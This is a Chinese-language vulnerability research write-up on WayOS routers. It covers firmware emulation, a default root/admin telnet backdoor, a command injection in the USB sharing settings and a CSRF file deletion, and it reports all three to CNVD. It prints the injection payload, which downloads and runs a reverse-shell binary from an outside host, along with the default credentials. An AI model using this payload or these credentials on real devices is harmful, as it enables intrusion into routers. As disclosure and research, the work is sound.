
wayos维盟路由器漏洞挖掘

漏洞影响

WAM_9900等多款WAM系列路由器、网关（带有USB共享功能），包括但不限于WAM系列，FBM系列，HDV系列，HZV系列，IBR系列，JMV系列，LQ系列，SDV系列，WAP系列，WS系列，21.10.09之前固件

文件系统分析

使用binwalk解包，查看路由器启动文件，会自启动telnet，如果能拿到账号密码，就直接getshell了，后边再分析



接下来查看后端的web服务器，这里先根据二进制文件名查找，定位到/usr/sbin/jhttpd

```
find ./ -name "*http*"
```

```
tracted/_8C.extracted/_4EF000.extracted/cpio-root$ find ./ -name
 "*http*"
./etc_ro/lighttpd
./usr/sbin/jhttpd
./usr/sbin/https_dx
./usr/sbin/https_dx.sh
./usr/sbin/jhttpd.sh
./usr/sbin/kill_jhttpd.sh
./usr/sbin/https_pt.sh
./usr/sbin/https_pt
./etc/https_server.key
./etc/https_server.crt
./etc/https_ca.crt
./sbin/ac_jhttpd_check
./sbin/wan_http_check
./sbin/httpd_wget_iface
./sbin/jhttpd_check
```

漏洞挖掘

预置后门漏洞

使用FirmAE工具仿真固件，运行成功后使用nmap扫描端口，发现开放了telnet端口

```
iot@research: ~/tools/FirmAE
File  Edit  View  Search  Terminal  Help
:~/tools/FirmAE$ sudo ./run.sh -r wayos ./firmw
ares/WAM_9900-21.10.09V.trx
[sudo] password for iot:
[*] ./firmwares/WAM_9900-21.10.09V.trx emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] ./firmwares/WAM_9900-21.10.09V.trx already succeed emul
ation!!!

[IID] 3
[MODE] run
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
Creating TAP device tap3_0...
Set 'tap3_0' persistent and owned by uid 0
Initializing VLAN...
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 8.2
07309883 14.348117318
```

```
File  Edit  View  Search  Terminal  Help
./usr/sbin/https_pt
./etc/https_server.key
./etc/https_server.crt
./etc/https_ca.crt
./sbin/ac_jhttpd_check
./sbin/wan_http_check
./sbin/httpd_wget_iface
./sbin/jhttpd_check
:~/tools/FirmAE/firmwares/_WAM_9900-21.10.09V.trx.ex
tracted/_8C.extracted/_4EF000.extracted/cpio-root$ nmap 192.168.
1.1

Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-18 22:22 CST
Nmap scan report for 192.168.1.1 (192.168.1.1)
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

访问连接一下，查找关键字

```
tracted/_8C.extracted/_4EF000.extracted/cpio-root$ telnet 192.16
8.1.1 23
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
WayOS login:
```

```
grep -r "telnet"     grep -r "WayOS"
```


```
tracted/_8C.extracted/_4EF000.extracted/cpio-root$ grep -r "teln
et"
etc_ro/rcS:#for telnet debugging
etc_ro/rcS:telnetd
Binary file usr/sbin/jhttpd matches
Binary file usr/sbin/mqtt_ai matches
Binary file usr/sbin/jhllog matches
Binary file usr/sbin/wys_billing matches
Binary file usr/sbin/wys matches
Binary file bin/busybox matches
Binary file bin/nvram matches
Binary file sbin/rc matches
Binary file lib/modules/2.6.36+/kernel/net/jhl/shenji/wys_sj.ko
matches
Binary file lib/modules/2.6.36+/kernel/net/jhl/shibie/wys_pg2.ko
 matches
Binary file lib/libshared.so matches
Binary file lib/wys_sj.ko matches
Binary file lib/libnvram.so matches
Binary file lib/libcrypto.so.1.0.0 matches
```

```
tracted/_8C.extracted/_4EF000.extracted/cpio-root$ grep -r "WayO
S"
Binary file usr/sbin/mqtt_ai matches
Binary file bin/nvram matches
Binary file lib/libnvram.so matches
```

Function name	Segment
wys_telnet	extern
mqtt_sw_telnet_thread_init	.text
mqtt_ai_sw_telnet_login	.text
mqtt_ai_sw_do_telnet_cmd	.text
_wys_telnet	.MIPS.stubs

```
20
21  memset(v20, 0, sizeof(v20));
22  v4 = 0;
23  memset(v19, 0, sizeof(v19));
24  while ( 1 )
25  {
26    while ( 1 )
27    {
28      while ( 1 )
29      {
30        memset(v19, 0, sizeof(v19));
31        if ( recv(a1, v19, 4096, 0) <= 0 )
32          return -1;
33        for ( i = v19; ; ++i )
34        {
35          v6 = *i;
36          if ( v6 != 13 && v6 != 10 && v6 != 32 )
37            break;
38        }
39        if ( strncmp(i, "User Name:", 10) )
40          break;
41        if ( v4 >= 4 )
42        {
43          puts("login failed");
44          return -1;
45        }
46        v7 = snprintf(v20, 4096, "root\n");
47        v8 = 4095;
48        if ( v7 >= 0x1000 )
49          v7 = 4095;
50        send(a1, v20, v7, 0);
51        v9 = snprintf(v20, 4096, "admin\n");
52        if ( v9 >= 0x1000 )
53          v9 = 4095;
54        send(a1, v20, v9, 0);
55        v10 = snprintf(v20, 4096, "enable\n");
56        if ( v10 >= 0x1000 )
57          v10 = 4095;
58        send(a1, v20, v10, 0);
59        v11 = "configure\n";
60LABEL_17:
61        ++v4;
```

使用root/admin可以成功登录telnet



这个漏洞不是影响所有的设备，部分网关设备telnet服务不会随系统启动开启


命令注入漏洞

推荐一个插件，https://github.com/firmianay/firmeye，firmeye 是一个 IDA 插件，基于敏感函数参数回溯来辅助漏洞挖掘。我们知道，在固件漏洞挖掘中，从敏感/危险函数出发，寻找其参数来源，是一种很有效的漏洞挖掘方法，但程序中调用敏感函数的地方非常多，人工分析耗时费力，通过该插件，可以帮助排除大部分的安全调用，从而提高效率。

```
You may start to explore the input file right now.
-------------------------------------------------------------------------------
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-------------------------------------------------------------------------------

#############################  FIRMEYE TOOLKITS ##############################
#                                                                             #
#               an auxiliary tool for iot vulnerability hunter                #
#                                                                             #
# ------------------------------ HOT KEAY -------------------------------- #
#                                                                             #
#    Ctrl+F1             show this help                                       #
#                                                                             #
# --------------------------- STATIC  ANALYZER ----------------------------- #
#                                                                             #
#    Ctrl+Shift+s        main menu                                            #
#                                                                             #
# -------------------------- DYNAMIC ANALYZER ------------------------------ #
#                                                                             #
#    Ctrl+Shift+d        enable/disable debug hook                            #
#                                                                             #
# -------------------------- CODE PATTERN ---------------------------------- #
#                                                                             #
#    Ctrl+Shift+c        find code pattern                                    #
#                                                                             #
# -------------------------- REVERSE ASSISTANT ----------------------------- #
#                                                                             #
#    Ctrl+Shift+x        reverse assist tools                                 #
#                                                                             #
# -------------------------- FUNCTIONAL TEST ------------------------------- #
#                                                                             #
#    Ctrl+Shift+q        functional test                                      #
#                                                                             #
###############################################################################

Firmeye v0.1.1 - IDA PRO 7.5, Python3
lumina: Invalid remote certificate
```




在文件jhttd，其他系列固件中也命名为jhttd_s，

从get请求中获取usb_username和use_husername没有进行完全过滤，拼接的命令直接作为system()参数执行，引发命令注入

```
  v15 = "admin";
v16 = (const char *)jhl_nv_get_def("usb_username");
sprintf(v24, "echo \"%s = %s\" > /etc/smbusers", "smbguest", v16);
system(v24);
v17 = (const char *)jhl_nv_get_def("usb_husername");
sprintf(v24, "echo \"%s = %s\" >> /etc/smbusers", "smbadmin", v17);
system(v24);
```


使用默认web口令，root/admin登录管理页面，打开usb存储共享服务，提交




使用burp修改name或者hname参数为

```
`wget http://192.168.1.2:8000 -O /tmp/re;chmod 777 /tmp/re;/tmp/re 192.168.1.2 5555`
```

将payload进行url编码，本地开启一个http服务，放置编译好的反弹shell，监听5555端口







这个漏洞影响所有带有USB共享功能的路由网关设备，最新固件和历史固件都受影响

CSRF

IDA分析jhttpd，搜索字符串usb，有一些关于USB共享功能的url，其中usb_upload.htm是无需经过身份验证的，





未经身份验证，删除文件会失败，抓包生成CSRF Poc，使用认证过的浏览器打开，点击提交，会成功删除文件。

这个漏洞影响所有带有USB共享功能的路由网关设备，最新固件和历史固件都受影响

总结

总的来说挖到这几个漏洞都不是很难，需要扩展一下自己的思路和实际上手能力，以上三个漏洞均已提交CNVD。